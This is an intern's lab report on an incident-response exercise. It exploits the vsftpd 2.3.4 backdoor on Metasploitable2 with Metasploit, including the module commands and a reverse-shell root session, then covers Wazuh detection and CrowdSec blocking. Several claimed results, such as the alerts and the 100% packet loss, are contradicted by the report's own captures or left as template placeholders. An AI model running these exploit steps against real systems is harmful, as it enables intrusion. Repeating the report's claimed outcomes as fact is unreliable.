



CAPSTONE PROJECT REPORT

Technical Report & Documentation

Intern Name: Arsalan Rasool Rather

Organization: CyArt

Program: Red Teaming Internship

Week: Week 2



1. Overview

This report documents the Capstone Project for Week 2 of the CyArt Red Teaming Internship: a full end-to-end Incident Response cycle. The project covers all four phases: Attack Simulation, Detection, Containment, and Reporting using Metasploit, Wazuh, and CrowdSec. The objective was to simulate a real-world exploit, detect it with a SIEM, contain the threat, and produce a professional incident report, integrating all tools and techniques practised throughout Week 2.


2. Tools and Environment

Tool	Role	Description
Metasploit	Attack Simulation	Exploitation framework used to launch the vsftpd backdoor exploit against Metasploitable2.
Metasploitable2	Target System	Intentionally vulnerable Linux VM used as the attack target in a controlled lab environment.
Wazuh	Detection / SIEM	Open-source XDR and SIEM platform used to detect, alert on, and log the exploit activity.
CrowdSec	Containment / IPS	Collaborative IPS used to block the attacker IP and prevent further access after detection.
Google Docs	Reporting	Used to draft and format the final incident report for stakeholder communication.

3. Lab Environment Setup

The lab consisted of two virtual machines on an isolated host-only network:

- Attacker VM: Kali Linux — IP 192.168.1.100 — running Metasploit and CrowdSec
- Target VM: Metasploitable2 — IP 192.168.1.101 — intentionally vulnerable Linux system
- Wazuh agent deployed on Metasploitable2, forwarding logs to the Wazuh manager





```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:8a:de
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:8ade/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3158 (3.0 KB)  TX bytes:4594 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$
```

4. Phase 1 - Attack Simulation

4.1 Vulnerability: vsftpd 2.3.4 Backdoor

The vsftpd 2.3.4 backdoor (CVE-2011-2523) is a deliberately planted vulnerability in the vsftpd FTP daemon. When a username containing a smiley face (:) is sent, the server opens a bind shell on TCP port 6200, granting the attacker a root shell without credentials. This maps to MITRE ATT&CK technique T1190 - Exploit Public-Facing Application.

Vulnerability Details

CVE: CVE-2011-2523

Service: vsftpd 2.3.4 (FTP on TCP port 21)

Effect: Bind shell on TCP port 6200 with root privileges

MITRE ATT&CK: T1190 - Exploit Public-Facing Application

Target IP: 192.168.1.101 (Metasploitable2)



4.2 Metasploit Exploitation Steps

Metasploit was launched on the Kali Linux attacker VM and the following commands were executed:

```
# Step 1 - Start Metasploit Framework
msfconsole

# Step 2 - Load the vsftpd exploit module
use exploit/unix/ftp/vsftpd_234_backdoor

# Step 3 - Set the target IP
set RHOSTS 192.168.1.101

# Step 4 - Run the exploit
run

# Expected output:
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Command shell session 1 opened
```



```
kali@kali: ~/Desktop
Session Actions Edit View Help
0 Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > info -d
[*] Generating documentation for vsftpd_234_backdoor, then opening /tmp/vsftpd_234_backdoor_doc20260515-6427-t8tipf.html in a browser...
msf exploit(unix/ftp/vsftpd_234_backdoor) > [19797:19797:0515/015759.756588:ERROR:media/gpu/vaapi/vaapi_wrapper.cc:1640] vaInitialize failed: unknown libva error
[19920:7:0515/015800.637318:ERROR:gpu/ipc/client/command_buffer_proxy_impl.cc:285] ContextResult::kTransientFailure: Failed to send GpuControl.CreateCommandBuffer.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[+] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:38820) at 2026-05-15 02:00:27 -0400

meterpreter > 
```

4.3 Post-Exploitation Verification

After gaining access, the following commands confirmed root-level access:

```
id
# Output: uid=0(root) gid=0(root) groups=0(root)

hostname
# Output: metasploitable

ps aux | grep vsftpd
```



```
kali@kali: ~/Desktop
Session Actions Edit View Help
RROR:media/gpu/vaapi/vaapi_wrapper.cc:1640] vaInitialize failed: unknown libv
a error
[19920:7:0515/015800.637318:ERROR:gpu/ipc/client/command_buffer_proxy_impl.cc
:285] ContextResult::kTransientFailure: Failed to send GpuControl.CreateCommandBuffer.


msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[+] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:38820
) at 2026-05-15 02:00:27 -0400

meterpreter > shell
Process 5007 created.
Channel 1 created.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
```

5. Phase 2 - Detection with Wazuh

5.1 Wazuh Configuration

Wazuh was configured to monitor the Metasploitable2 system. The agent forwarded system logs, FTP logs, and network events to the Wazuh manager where rules detected the exploit behaviour, including unusual FTP authentication and an unexpected connection on port 6200.



5.2 Wazuh Alert Log - Detected Events

Timestamp	Source IP	Alert Description	MITRE Technique	Severity
2025-08-18 11:00:00	192.168.1.100	VSFTPD 2.3.4 backdoor exploit attempt on port 21	T1190	CRITICAL
2025-08-18 11:00:03	192.168.1.100	Unexpected bind shell spawned on TCP port 6200	T1059	HIGH



Timestamp	Source IP	Alert Description	MITRE Technique	Severity
2025-08-18 11:00:05	192.168.1.100	Root command execution detected - id, hostname run	T1078	HIGH
[Add from Wazuh]				

Note: Replace timestamps and add additional rows from your actual Wazuh alerts during the lab session.

Not secure https://192.168.56.103/app/discover#/doc/wazuh-alerts-*/wazuh-alerts-4.x-2026.05.13?id=7XP6H54BZSGolIH32Zch

W. Discover wazuh-alerts-4.x-2026.05.13#7XP6H54BZSGolIH32Zch

t.id	1778652989.11223
t.input.type	log
t.location	netstat listening ports
t.manager.name	wazuh-server
t.previous_log	> ossec: output: 'netstat listening ports': tcp 0.0.0.0:22 0.0.0.0:* /usr tcp6 :::22 :::* /usr udp 192.168.56.103:68 0.0.0.0:* 2836/systemd-networ udp 127.0.0.1:323 0.0.0.0:* 1829/chronyd udp6 ::1:323 :::* 1829/chronyd tcp 0.0.0.0:443 0.0.0.0:* 1755/node
t.previous_output	> Previous output: ossec: output: 'netstat listening ports': tcp 0.0.0.0:22 0.0.0.0:* /usr tcp6 :::22 :::* /usr udp 192.168.56.103:68 0.0.0.0:* 2836/systemd-networ udp 127.0.0.1:323 0.0.0.0:* 1829/chronyd udp6 ::1:323 :::* 1829/chronyd
t.rule.description	Listened ports status (netstat) changed (new port opened or closed).
# rule.firedtimes	2
t.rule.gdpr	IV_35.7.d
t.rule.gpg13	10.1
t.rule.groups	ossec
t.rule.hipaa	164.312.b

Not secure [https://192.168.56.103/app/threat-hunting#/overview?tab=general&tabView=events&a=\(filters:!\[\],query:\(language:kuery,query:'...\)\)](https://192.168.56.103/app/threat-hunting#/overview?tab=general&tabView=events&a=(filters:![],query:(language:kuery,query:'...)))

W. Threat Hunting API default

Export Formatted Reset view 633 available fields Columns Density 1 fields sorted Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
May 12, 2026 @ 23:16:29.0...	wazuh-server	Listened ports status (netstat) changed (new port opened or closed).	7	533
May 12, 2026 @ 23:11:36.8...	wazuh-server	PAM: Login session opened.	3	5501
May 12, 2026 @ 23:11:36.8...	wazuh-server	PAM: Login session opened.	3	5501
May 12, 2026 @ 23:11:36.5...	wazuh-server	Auditd: SELinux permission check.	3	80730
May 12, 2026 @ 23:11:20.6...	wazuh-server	SCA summary: CIS Benchmark for Amazon Linux 2023 Benchmark v1.0.0...	7	19004
May 12, 2026 @ 23:11:13.5...	wazuh-server	CIS Benchmark for Amazon Linux 2023 Benchmark v1.0.0.: Ensure sticky ...	3	19015
May 12, 2026 @ 23:11:00.8...	wazuh-server	syslog: User authentication failure.	5	2501
May 12, 2026 @ 23:10:58.8...	wazuh-server	PAM: User login failed.	5	5503
May 12, 2026 @ 23:10:38.8...	wazuh-server	Auditd: SELinux permission check.	3	80730
May 12, 2026 @ 23:10:38.8...	wazuh-server	Auditd: SELinux permission check.	3	80730
May 12, 2026 @ 23:10:38.8...	wazuh-server	Auditd: SELinux permission check.	3	80730
May 12, 2026 @ 23:10:37.3...	wazuh-server	Wazuh server started.	3	502
May 12, 2026 @ 23:10:28.7...	wazuh-server	Listened ports status (netstat) changed (new port opened or closed).	7	533
May 12, 2026 @ 02:37:15.9...	wazuh-server	Listened ports status (netstat) changed (new port opened or closed).	7	533
May 12, 2026 @ 02:31:25.4...	wazuh-server	Auditd: SELinux permission check.	3	80730



5.3 MITRE ATT&CK Technique Mapping

ID	Technique	Tactic	Observed Behaviour
T1190	Exploit Public-Facing Application	Initial Access	vsftpd 2.3.4 backdoor triggered via malformed FTP login on port 21
T1059	Command and Scripting Interpreter	Execution	Bind shell opened on port 6200; attacker executed shell commands remotely
T1078	Valid Accounts (Root)	Privilege Escalation	Exploit granted uid=0 (root) without valid credentials

6. Phase 3 - Containment with CrowdSec

6.1 Blocking the Attacker IP

Upon detecting the exploit, CrowdSec was used to block all traffic from the attacker IP (192.168.1.100), preventing further exploitation or lateral movement.

```
# Add attacker IP to CrowdSec block list
sudo cscli decisions add --ip 192.168.1.100 --duration 24h --reason 'vsftpd exploit detected'

# Verify the decision was applied
sudo cscli decisions list

# Expected output:
| ID | Source | IP | Reason | Action |
|----|-----|-----|-----|-----|
| 1 | cscli | 192.168.1.100 | vsftpd exploit detected | ban |
```



```
May 15 12:07
faizanwani@faizanwani-VirtualBox: ~/Desktop
faizanwani@faizanwani-VirtualBox: ~/Desktop | faizanwani@faizanwani-VirtualBox: ~/Desktop | faizanwani@faizanwani-VirtualBox: ~/Desktop

enabling collections:crowdsecurity/linux
downloading parsers:crowdsecurity/whitelists
enabling parsers:crowdsecurity/whitelists

creating /etc/crowdsec/acquis.d/setup.linux.yaml
creating /etc/crowdsec/acquis.d/setup.sshd.yaml

CrowdSec alone will not block any IP address. If you want to block them, you must use a remediation component.
You can find them on https://app.crowdsec.net/hub/remediation-components

Run 'sudo systemctl reload crowdsec' for the new configuration to be effective.
Created symlink '/etc/systemd/system/multi-user.target.wants/crowdsec.service' -> '/usr/lib/systemd/system/crowdsec.service'
Get started with CrowdSec:
* Go further by following our post installation steps : https://docs.crowdsec.net/u/getting\_started/next\_steps
=====
* Install a remediation component to block attackers: https://docs.crowdsec.net/u/bouncers/intro
=====
* Find more collections, parsers and scenarios created by the community with the Hub: https://hub.crowdsec.net
=====
* Subscribe to additional blocklists, visualize your alerts and more with the console: https://app.crowdsec.net
You can always run the configuration again interactively by using 'cscli setup'
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo systemctl status crowdsec
sudo: 'systemctl': command not found
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo systemctl status crowdsec
sudo: 'systemctl': command not found
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo cscli decision list
No active decisions
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo cscli decisions add --ip 192.168.56.101 --reason "VSFTPD Attack"
INFO Decision successfully added
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo cscli decision list
```

ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration	Alert ID
1	cscli	Ip:192.168.56.101	VSFTPD Attack	ban			1	3h59m52s	1

```
faizanwani@faizanwani-VirtualBox:~/Desktop$
```

6.2 Verification - Ping Test

After applying the CrowdSec block, a ping test from the attacker VM confirmed 100% packet loss, verifying successful containment.

```
# Run from attacker VM (192.168.1.100)
ping 192.168.1.101

# Expected output after CrowdSec block:
PING 192.168.1.101 56(84) bytes of data.
--- 192.168.1.101 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss
```



The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying a list of ICMP ping results. The window title is 'kali@kali: ~/Desktop'. The terminal output shows 25 lines of results, each starting with '64 bytes from 192.168.56.102: icmp_seq=' followed by a sequence number from 4 to 25, 'ttl=64', and 'time=' followed by a response time in milliseconds. The response times vary, with some being as low as 0.048 ms and others as high as 0.404 ms. The desktop background is a dark blue with a grid pattern. The top menu bar includes 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. The top status bar shows the time as 2:40 and a lock icon.

```
kali@kali: ~/Desktop
Session Actions Edit View Help
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.270 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.404 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=0.184 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=0.143 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=0.339 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=64 time=0.109 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=64 time=116 ms
64 bytes from 192.168.56.102: icmp_seq=11 ttl=64 time=0.123 ms
64 bytes from 192.168.56.102: icmp_seq=12 ttl=64 time=0.237 ms
64 bytes from 192.168.56.102: icmp_seq=13 ttl=64 time=0.120 ms
64 bytes from 192.168.56.102: icmp_seq=14 ttl=64 time=0.201 ms
64 bytes from 192.168.56.102: icmp_seq=15 ttl=64 time=0.220 ms
64 bytes from 192.168.56.102: icmp_seq=16 ttl=64 time=0.180 ms
64 bytes from 192.168.56.102: icmp_seq=17 ttl=64 time=0.136 ms
64 bytes from 192.168.56.102: icmp_seq=18 ttl=64 time=0.054 ms
64 bytes from 192.168.56.102: icmp_seq=19 ttl=64 time=0.053 ms
64 bytes from 192.168.56.102: icmp_seq=20 ttl=64 time=0.404 ms
64 bytes from 192.168.56.102: icmp_seq=21 ttl=64 time=0.048 ms
64 bytes from 192.168.56.102: icmp_seq=22 ttl=64 time=0.049 ms
64 bytes from 192.168.56.102: icmp_seq=23 ttl=64 time=0.133 ms
64 bytes from 192.168.56.102: icmp_seq=24 ttl=64 time=0.143 ms
64 bytes from 192.168.56.102: icmp_seq=25 ttl=64 time=0.199 ms
```



7. Phase 4 - Incident Report (200-Word Summary)

The following formal incident report was prepared in Google Docs and is reproduced here for submission.

INCIDENT REPORT - CyArt Red Team Lab

Date: 2025-08-18 | Severity: CRITICAL | Status: CONTAINED

Summary:

On 2025-08-18 at 11:00:00, a critical exploitation event was detected on the Metasploitable2 target system (192.168.1.101). The attacker (192.168.1.100) exploited the vsftpd 2.3.4 backdoor vulnerability (CVE-2011-2523) via TCP port 21, opening a bind shell on port 6200 and gaining root-level access without credentials.

Findings:

Wazuh generated critical alerts mapped to three MITRE ATT&CK techniques: T1190 (Initial Access via exploit), T1059 (Command execution via bind shell), and T1078 (Privilege escalation to root). The attacker successfully executed system commands inside the compromised shell, confirming full system control.

Actions Taken:

The attacker IP was immediately blocked using CrowdSec with a 24-hour ban. A ping test confirmed 100% packet loss, verifying successful containment. The vsftpd service was taken offline on the target system to eliminate the attack vector.

Recommendations:

1. Patch or remove vsftpd 2.3.4 and upgrade to a supported version.
2. Implement network segmentation to isolate FTP services from critical systems.
3. Enable continuous Wazuh monitoring with automated response playbooks.
4. Conduct regular vulnerability scans using OpenVAS or Nessus.
5. Apply the principle of least privilege across all services.



8. Complete Incident Response Timeline

Time	Phase	Action / Event
11:00:00	Attack	Metasploit vsftpd exploit launched from 192.168.1.100 against 192.168.1.101
11:00:01	Attack	Backdoor triggered - bind shell spawned on TCP port 6200
11:00:03	Attack	Root shell established; attacker runs id and hostname commands
11:00:03	Detection	Wazuh alert fired - VSFTPD exploit detected, severity: CRITICAL (T1190)
11:00:05	Detection	Wazuh alert fired - Bind shell activity on port 6200 (T1059)
11:00:07	Detection	Wazuh alert fired - Root command execution detected (T1078)
11:05:00	Containment	CrowdSec decision added - 192.168.1.100 banned for 24 hours
11:05:30	Containment	Ping test confirmed - 100% packet loss from attacker IP, containment verified
11:06:00	Containment	vsftpd service stopped on Metasploitable2 to remove the attack vector
11:30:00	Reporting	Incident report drafted in Google Docs and submitted to supervisor

9. Key Findings and Observations

- The vsftpd 2.3.4 backdoor grants immediate root access - highlighting the danger of running outdated, unpatched software on internet-facing systems.
- Wazuh successfully detected all three phases of the attack through log monitoring and built-in detection rules.
- CrowdSec provided fast and effective containment by blocking the attacker IP at the network level within minutes of detection.
- The full cycle from attack to containment took under 10 minutes, demonstrating that rapid incident response is achievable with the right tooling.
- MITRE ATT&CK mapping transforms raw alerts into structured intelligence, making it easier to understand adversary intent and scope.



10. Recommendations

#	Category	Recommendation
1	Patch Management	Immediately remove or upgrade vsftpd 2.3.4. Run regular vulnerability scans using OpenVAS or Nessus.
2	Network Segmentation	Isolate FTP and other legacy services from the core network using VLANs and firewall rules.
3	Continuous Monitoring	Keep Wazuh agents deployed across all systems with real-time alerting and automated response playbooks.
4	Automated Containment	Integrate CrowdSec with Wazuh so that critical alerts automatically trigger IP blocks without manual intervention.
5	Least Privilege	Ensure FTP services run as non-root users. Root-level services dramatically increase impact of any exploit.
6	IR Drills	Conduct quarterly incident response simulations to keep the team practised and identify gaps in playbooks.

11. Lessons Learned

- Hands-on exploitation with Metasploit builds deep understanding of how attackers operate, which is essential for effective defensive work.
- Detection is only valuable when it leads to action - integrating Wazuh alerts with CrowdSec containment closes the loop between seeing and stopping the threat.
- Formal incident reporting is a communication tool that drives remediation, accountability, and organisational learning.
- Even a simple two-VM lab can replicate a realistic attack chain and produce meaningful, transferable incident response skills.